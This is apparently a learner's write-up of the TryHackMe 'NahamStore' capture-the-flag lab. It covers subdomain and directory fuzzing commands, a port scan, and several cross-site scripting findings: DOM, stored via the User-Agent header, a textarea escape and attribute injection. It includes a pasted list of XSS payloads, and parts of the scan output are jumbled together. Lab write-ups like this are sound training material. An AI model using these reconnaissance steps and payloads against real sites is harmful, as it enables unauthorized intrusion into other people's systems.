

NahamStore

NahamStore

<https://tryhackme.com/room/nahamstore>

```
ffuf -w /usr/share/wordlists/dirbuster/shubs-subdomains.txt:FUZZ -u
```

```
http://nahamstore.thm -H "HOST: FUZZ.nahamstore.thm" -fw 125
```

```
[kali㉿kali:~/THM/naham]$ ffuf -w /usr/share/wordlists/dirbuster/shubs-subdomains.txt:FUZZ -u http://nahamstore.thm -H "HOST: FUZZ.nahamstore.thm" -fw 125
```

The terminal output shows the results of the ffuf command, listing subdomains found:

```
:: Method : GET  
:: URL : http://nahamstore.thm  
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/shubs-subdomains.txt  
:: Header : Host: FUZZ.nahamstore.thm  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500  
:: Filter : Response words: 125
```

[Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 71ms]
* FUZZ: www

[Status: 301, Size: 194, Words: 7, Lines: 8, Duration: 82ms]
* FUZZ: shop

[Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 59ms]
* FUZZ: marketing

[Status: 200, Size: 67, Words: 1, Lines: 1, Duration: 93ms]
* FUZZ: stock

:: Progress: [484699/484699] :: Job [1/1] :: 397 req/sec :: Duration: [0:14:51] :: Errors: 0 ::

The website screenshot shows a dark-themed store page with a search bar and a navigation menu. There are several products listed, including a hoodie and tee for \$25.00.

```
rustscan -a 10.10.213.110 -- -sC -sV -A | tee scan.txt
```

```
PORT      STATE SERVICE REASON VERSION  
22/tcp    open  ssh    syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_ 846e52cadb9edf0aaeb5703d07d69178 (RSA)  
| ssh-rsa AAAAB3NzaC1yc2EAAQABAAQDk0dfNL0GNTinnjUpwRly3LsS7cL02jAp3QRvFXOB+s+bPPk+m4duQ95Z6qagERl/ovdPsSJTDiPxY2Qpf+aZI4ba2DvFWfvFz  
nQIJ4k8URm5wQjpj86u7IdCESIc126krLk2Nb7A3qoWaI+KJw0UHOr6/dhjD72Xl0ttvsEHq8LPfdEhPQQyefozVtOJ50I1Tc3cNVsz/wLnLLtaVui2oXd/P9/4hIDile0I0bSgvr  
ac6T  
|_ 256 1a1ddbc998a64b18b10dfa939d55cd3 (ECDSA) /dirbuster/directory-list-lowercase-2-3-medium.txt  
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmLzdHAyNTYAAAIBmlzdHAyNTYAAABBBC/YPu9Zsy/Gmgz+aLeoHKA1L5F08MqiyEaalrkDtgQr/XoRMvsTeNkArvIPMDU  
|_ 256 f63616b7668e7b350907cb90c9846338 (ED25519)  
| ssh-ed25519 AAAAC3NzaC1lZDIvTE5AAAIAPAcOmkn8r1FCga8kLxn9QC7NdeGg0btFiaaj1lqec  
80/tcp    open  http   syn-ack nginx 1.14.0 (Ubuntu)  
| http-methods:  
|_ Supported Methods: GET HEAD POST  
| http-cookie-flags:  
|_ Response words: 125  
|_ /:  
| session:  
|_ Status httponly flag not set: 7, Lines: 8, Duration: 85ms  
| http-server-header: nginx/1.14.0 (Ubuntu)  
| http-title: NahamStore - Home  
8000/tcp open  http  syn-ack nginx 1.18.0 (Ubuntu) Duration: 53ms  
| http-open-proxy: Proxy might be redirecting requests  
| http-robots.txt: 1 disallowed entry  
|_/admin_ 0  Size: 2025, Words: 692, Lines: 42, Duration: 51ms  
| http-methods:  
|_ Supported Methods: GET HEAD POST  
| http-server-header: nginx/1.18.0 (Ubuntu) Duration: 55ms  
| http-title: Site doesn't have a title (text/html; charset=UTF-8).  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Try different tools (gobuster,wfuzz) and other listst to find answer for this question, but didn'n find yet

Using a combination of subdomain enumeration, brute force, content discovery and fuzzing find all the subdomains you can and answer the below questions.

Answer the questions below

Jimmy Jones SSN

Answer format: *****

 Submit

Fuzzing for files and directories

```
gobuster dir -u http://nahamstore.thm -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,zip,py,sh -t 20
```


In marketing subdomain find something interesting

```
gobuster dir -u http://marketing.nahamstore.thm/ -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

XSS (TASK 4)

```
$ gobuster dir -u http://marketing.nahamstore.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) [s]
[+] Url:          http://marketing.nahamstore.thm/
[+] Method:       GET, Lines: 1, Duration: 59ms
[+] Threads:      10
[+] Threads stock
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404 500 [1/1] :: 645 req/sec :: Duration: [0:05:43] :: Errors: 0 :: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/6e6055bd53afb9b6e4394d76e35838c9 (Status: 302) [Size: 0] [→ /?error=Campaign+Not+Found]
/cfa5301358b9fcbe7aa45b1ceea088c6 (Status: 302) [Size: 0] [→ /?error=Campaign+Not+Found]
```

Found XSS (question 1)




DOM XSS (question 5)

try out of '' to run script


```
test
<!DOCTYPE html>
<html lang="en"> [event]
  <head> [::] </head>
  <body>
    <div> [::]
      <div class="container" style="margin-top:80px">
        ::before
        <h3 class="text-center">Search Results For "test"</h3>
        <div class="row product-list" style="margin-top:20px">
          ::before
          <div class="text-center" style="margin:10px">No matching products found</div>
          ::after
        </div>
        ::after
      </div>
      <script src="/js/jquery.min.js"></script>
      <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IQib027qvyjSMfHjOMaLkfuWVxZxUPnCJA7l2mCWNIpG9mGCD8wGNIcPD7Tx" crossorigin="anonymous"></script>
    <script>
      var search = 'test'; $.get('/search-products?q=' + search, function(resp){ if( resp.length == 0 ){
        style="margin:10px">No matching products found</div>}; }else { $.each(resp, function (a, b) { $(
          class="product_holder" style="border:1px solid #ececce;padding: 15px;margin-bottom:15px">' + '<div
          "></a></div>' + '<div
          href="/product?id=' + b.id + '">' + b.name + '</a></strong></div>' + '<div class="text-center"><s
          center" style="margin-top:10px"><a href="/product?id=' + b.id + '" class="btn btn-success">View</
        </script>
      
```

payload: '-alert(1)'



XSS (question 2 and 4)

I found something very weird. In real world this is often to happens)
parametr vulnerable to XSS also vulnerable to SQLi



After I try to order somethink : I should add addresses

The screenshot shows a web browser window with the URL "nahamstore.thm/basket". The page title is "NahamStore". In the top right corner, there are links for "Home", "Returns", "Account", and a shopping cart icon with "1 Item". The main content is titled "Shopping Basket" and displays a single item: "Sticker Pack" at \$15.00. Below the basket, there is a section for "Shipping Address" which includes a note about choosing an address from the address book and a message stating "You don't have any addresses in your address book!". A green button labeled "Add Another Address" is present.

I make a payment and I saw that the 1 parametr (User Agent) I can change

The screenshot shows a web browser window with the same "nahamstore.thm/basket" URL. The "Shipping Address" section now contains a sample address: "Mr romchik romchik", "romchik", "romchik", "9000000000". The "Payment Details" section has a card number input field containing "1234 1234 1234 1234" and a green "Make Payment" button below it.

The screenshot shows a web browser window with the URL "nahamstore.thm/order/4". The page title is "Order # 4". It features a "PDF Receipt" button. Below it, there are two sections: "Shipping Address" (containing the same address as before) and "Order Details" (listing Order Id: 4, Order Date: 05/11/2023 14:09:29, and User Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0). At the bottom, there is a summary table of the order items.

Product	Cost
Sticker Pack	\$15.00
Total	\$15.00

I repeat payment, but now I intercept request and change useragent to XSS payload

Intercept HTTP history WebSockets history | ⚙ Proxy settings

Request to http://nahamstore.thm:80 [10.10.91.23]

Forward Drop Intercept is on Action Open browser


Pretty Raw Hex

```
1 POST /basket HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: <script>alert("HACKED")</script>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://nahamstore.thm
10 Connection: close
11 Referer: http://nahamstore.thm/basket
12 Cookie: session=3ed1456f544d9d1fc...; token=0ec6cc0c9db6d85ab3ff3bee45ee3cab
13 Upgrade-Insecure-Requests: 1
14
15 address_id=5&card_no=1234123412341234
```

The screenshot shows a web browser window for 'nahamstore.thm/account/orders/5'. The page title is 'Order # 5'. On the left, there's a 'Shipping Address' section with the name 'Mr romchik romchik' and the number '900000000'. On the right, there's an 'Order Details' section with 'Order Id: 5', 'Order Date: 05/11/2023 14:18:25', and 'Order Agent:'. A modal dialog box is centered over the page, containing the text 'nahanstore.thm HACKED' and an 'OK' button. The background page has a navigation bar with 'Home', 'Returns', 'Account', and a shopping cart icon.

XSS (question 6)

On returns page I found "auth" parametr what is vulnerable to XSS



I need to escape from textarea

```
<!DOCTYPE html>
<html lang="en"> [event]
  <head> [::] </head>
  <body>
    <div> [::] </div>
    <div class="container" style="margin-top:80px">
      ::before
      <h1 class="text-center">NahamStore</h1>
      <h3 class="text-center">Return Status</h3>
      <div class="row">
        ::before
        <div class="col-md-6 col-md-offset-3">
          <div class="panel panel-default">
            <div class="panel-heading">Return Information</div>
            <div class="panel-body">
              ::before
              <div> [::] </div>
              <div style="margin-top:7px"> [::] </div>
              <div style="margin-top:7px"> [::] </div>
              <div style="margin-top:7px"> [::] </div>
              <div>
                <textarea class="form-control">test</textarea>
              </div>
              ::after
            </div>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

Payload <textarea><script>alert(1)</script>

And I successfully escaped

nahamstore.thm/returns/2?auth=c81e728d9d4c2f636f067f89cc14862c

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Shift Cipher - Online D...

NahamStore Home Returns Account

NahamStore

Return Status

Return Information

Status: Awaiting Decision

Order Number: 2

Reason: Wrong Size

Return Information: 1

OK

```
<div style="margin-top:7px">
    <label>Order Number:</label>
    2
</div>
<div style="margin-top:7px">
    <label>Return Reason:</label>
    Wrong Size
</div>
<div style="margin-top:7px">
    <label>Return Information:</label>
</div>
<div>
    <textarea class="form-control"></textarea>
    <script>alert(1)</script>

```

XSS (question 8)

The next XSS I found in discount code

Item Added To Basket

Hoodie + Tee



Hoodie + Tee
\$25.00

Hack all the things with this awesome hoodie and t-shirt combination!

Discount Code

Add To basket Check Stock

Now I need to exit from double quotes

nahamstore.thm/product?id=1&discount=ferrari

Hoodie + Tee



Hoodie + Tee
\$25.00

Hack all the things with this awesome hoodie and t-shirt combination!

ferrari

Add To basket Check Stock

```
ferrari
▼ <body>
  ▼ <div>
    ▶ <nav class="navbar navbar-default navbar-fixed-top" style="height:80px;padding-top:15px">...</nav>
  </div>
  ▼ <div class="container" style="margin-top:120px">
    ::before
    <h1 class="text-center">Hoodie + Tee</h1>
    ▼ <div class="row">
      ::before
      ▼ <div class="col-md-8 col-md-offset-2">
        ▼ <div class="row">
          ::before
          ▶ <div class="col-md-7">...</div>
          ▼ <div class="col-md-5">
            ▶ <div>...</div>
            <div style="margin-bottom:20px">$25.00</div>
            ▶ <div style="margin-bottom:20px">...</div>
            ▼ <form method="post">
              <input type="hidden" name="add_to_basket" value="1">
              ▼ <div style="margin-bottom:10px">
                <input class="form-control" placeholder="Discount Code" name="discount" value="ferrari">
              </div>
              <input class="btn btn-success" type="submit" value="Add To basket">
            whitespace
```

Payload founded in "payload all the things"

```
<div onpointerover="alert(45)">MOVE HERE</div>
```


```

"><img src=x onerror=alert('XSS'));>
"><img src=x onerror=alert(String.fromCharCode(88,83,83));>

// Svg payload
<svgonload=alert(1)>
<svg/onload=alert('XSS')>
<svg onload=alert(1)//>
<svg/onload=alert(String.fromCharCode(88,83,83))>
<svg id=alert(1) onload=eval(id)>
"><svg/onload=alert(String.fromCharCode(88,83,83))>
"><svg/onload=alert(/XSS/>
<svg><script href=data:,alert(1) />(`Firefox` is the only browser which all
<svg><script>alert('33')
<svg><script>alert&lpar;'33'&rpar;

// Div payload
<div onpointerover="alert(45)">MOVE HERE</div>
<div onpointerdown="alert(45)">MOVE HERE</div>
<div onpointerenter="alert(45)">MOVE HERE</div>
<div onpointerleave="alert(45)">MOVE HERE</div>
<div onpointermove="alert(45)">MOVE HERE</div>
<div onpointerout="alert(45)">MOVE HERE</div>
<div onpointerup="alert(45)">MOVE HERE</div>

```




XSS (question3)

On main page if click to the product image - I can found very interesting information

NahamStore

Home Returns Account ▾



Hoodie + Tee

Hoodie + Tee

\$25.00

Hack all the things with this awesome hoodie and t-shirt combination!


Discount Code

Add To basket Check Stock

change name parametr to "nicename" and find him in title section

NahamStore

Home Returns Account ▾



Hoodie + Tee

Hoodie + Tee

\$25.00

Hack all the things with this awesome hoodie and t-shirt combination!

Discount Code

Add To basket Check Stock


Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Q nicename

```
<!DOCTYPE html>
<html lang="en"> [event]
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>NahamStore - nicename</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFeK1dGmJRAkycuHAHRg320mUcww7on3RYdg4Va+PmSTsz/K68vbdEjh4u" crossorigin="anonymous">
  </head>
  <body>
```

